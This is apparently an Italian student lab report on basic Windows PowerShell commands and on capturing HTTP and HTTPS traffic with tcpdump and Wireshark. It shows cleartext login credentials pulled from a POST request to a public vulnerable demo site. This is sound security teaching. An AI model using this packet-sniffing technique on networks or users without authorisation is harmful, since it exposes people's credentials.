Progetto

Laboratorio - Utilizzo di Windows PowerShell

In questo laboratorio, esploreremo alcune delle funzioni di PowerShell.


Obiettivi

Obiettivi:

1. Accedere a PowerShell
2. Utilizzare comandi e cmdlet
3. Analizzare netstat
4. Svuotare il Cestino


Attività principali:

Apertura della console PowerShell e CMD:




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator>
```


Uso dei comandi **dir, ping,cd, ipconfig**.




```
PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        04/04/2025     12:32                3D Objects
d-r---        04/04/2025     12:32                Contacts
d-r---        04/04/2025     13:47                Desktop
d-r---        04/04/2025     12:32                Documents
d-r---        04/04/2025     12:32                Downloads
d-r---        04/04/2025     12:32                Favorites
d-r---        04/04/2025     12:32                Links
d-r---        04/04/2025     12:32                Music
d-r---        04/04/2025     12:32                Pictures
d-r---        04/04/2025     12:32                Saved Games
d-r---        04/04/2025     12:32                Searches
d-r---        04/04/2025     12:32                Videos
```



```
PS C:\Users\Administrator> ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only).
    -j host-list   Loose source route along host-list (IPv4-only).
    -k host-list   Strict source route along host-list (IPv4-only).
    -w timeout     Timeout in milliseconds to wait for each reply.
    -R             Use routing header to test reverse route also (IPv6-only).
                   Per RFC 5095 the use of this routing header has been
                   deprecated. Some systems may drop echo requests if
                   this header is used.
    -S srcaddr     Source address to use.
    -c compartment Routing compartment identifier.
    -p             Ping a Hyper-V Network Virtualization provider address.
    -4             Force using IPv4.
    -6             Force using IPv6.
```




```
PS C:\Users\Administrator> cd .\Desktop\
PS C:\Users\Administrator\Desktop> _
```




```
PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f108:973a:94cf:70b3%9
   IPv4 Address. . . . . . . . . . . : 192.168.50.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.1
PS C:\Users\Administrator>
```

Verifica alias: **Get-Alias dir → Get-ChildItem**




```
PS C:\Users\Administrator> Get-Alias dir

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           dir -> Get-ChildItem
```

Comando **netstat -abno** per analisi connessioni TCP e PID:




```
PS C:\Users\Administrator> netstat -abno

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       628
 [lsass.exe]
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       868
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       628
 [lsass.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       628
 [lsass.exe]
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       868
  RpcEptMapper
 [svchost.exe]
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       628
 [lsass.exe]
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       628
 [lsass.exe]
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       628
 [lsass.exe]
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       280
  TermService
```

Pulizia del Cestino con **Clear-RecycleBin**



```
PS C:\Users\Administrator> clear-recyclebin
```



```
Confirm
Are you sure you want to perform this action?
Performing the operation "Clear-RecycleBin" on target "All of the contents of the Recycle Bin".
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"):
```

Considerazioni: PowerShell permette di automatizzare e semplificare molte attività legate alla sicurezza.

Laboratorio - Utilizzo di Wireshark per Esaminare il Traffico HTTP e HTTPS

Obiettivi:

Acquisire traffico HTTP/HTTPS


Visualizzare dati tramite tcpdump e Wireshark

HTTP:

Avvio VM Kali


Uso di:

tcpdump -i eth0 -s 0 -w httpdump.pcap



```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 -s 0 -w httpdump.pcap

tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Navigazione su testphp.vulnweb.com



login page

testphp.vulnweb.com/login.php

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help

If you are already registered please enter your login information below:


Username : test
Password : ●●●●

This connection is not secure. Logins entered here could be compromised. Learn More

You can also
Signup disab

password test.

Visualizzazione pacchetti POST (nome utente e password in chiaro)




```
44.228.249.3        192.168.50.100      HTTP     2814 HTTP/1.1 200 OK  (text/html)
192.168.50.100      44.228.249.3        HTTP      590 POST /userinfo.php HTTP/1.1  (application/
44.228.249.3        192.168.50.100      HTTP     2954 HTTP/1.1 200 OK  (text/html)

› Frame 2600: 590 bytes on wire (4720 bits), 590 byt  0000  08 00 27 e5 02 89 08 00  27 6e 13 6e 08
› Ethernet II, Src: PCSSystemtec_6e:13:6e (08:00:27:  0010  02 40 6e b5 40 00 40 06  b1 0e c0 a8 32
› Internet Protocol Version 4, Src: 192.168.50.100,   0020  f9 03 89 e8 00 50 dc cd  74 21 fa d7 e8
› Transmission Control Protocol, Src Port: 35304, Ds  0030  02 a1 1b 27 00 00 01 01  08 0a ff aa ff
› Hypertext Transfer Protocol                         0040  27 38 50 4f 53 54 20 2f  75 73 65 72 69
⌄ HTML Form URL Encoded: application/x-www-form-urle  0050  2e 70 68 70 20 48 54 54  50 2f 31 2e 31
   › Form item: "uname" = "test"                      0060  6f 73 74 3a 20 74 65 73  74 70 68 70 2e
   › Form item: "pass" = "test"                       0070  6e 77 65 62 2e 63 6f 6d  0d 0a 55 73 65
                                                      0080  67 65 6e 74 3a 20 4d 6f  7a 69 6c 6c 61
```

HTTPS:

Uso di tcpdump per traffico HTTPS

Navigazione su netacad.com



https://auth.netacad.com/auth/realms/skillsforall/login-actions/auth


Welcome!

Please login to your account.

Email

Forgot Password?

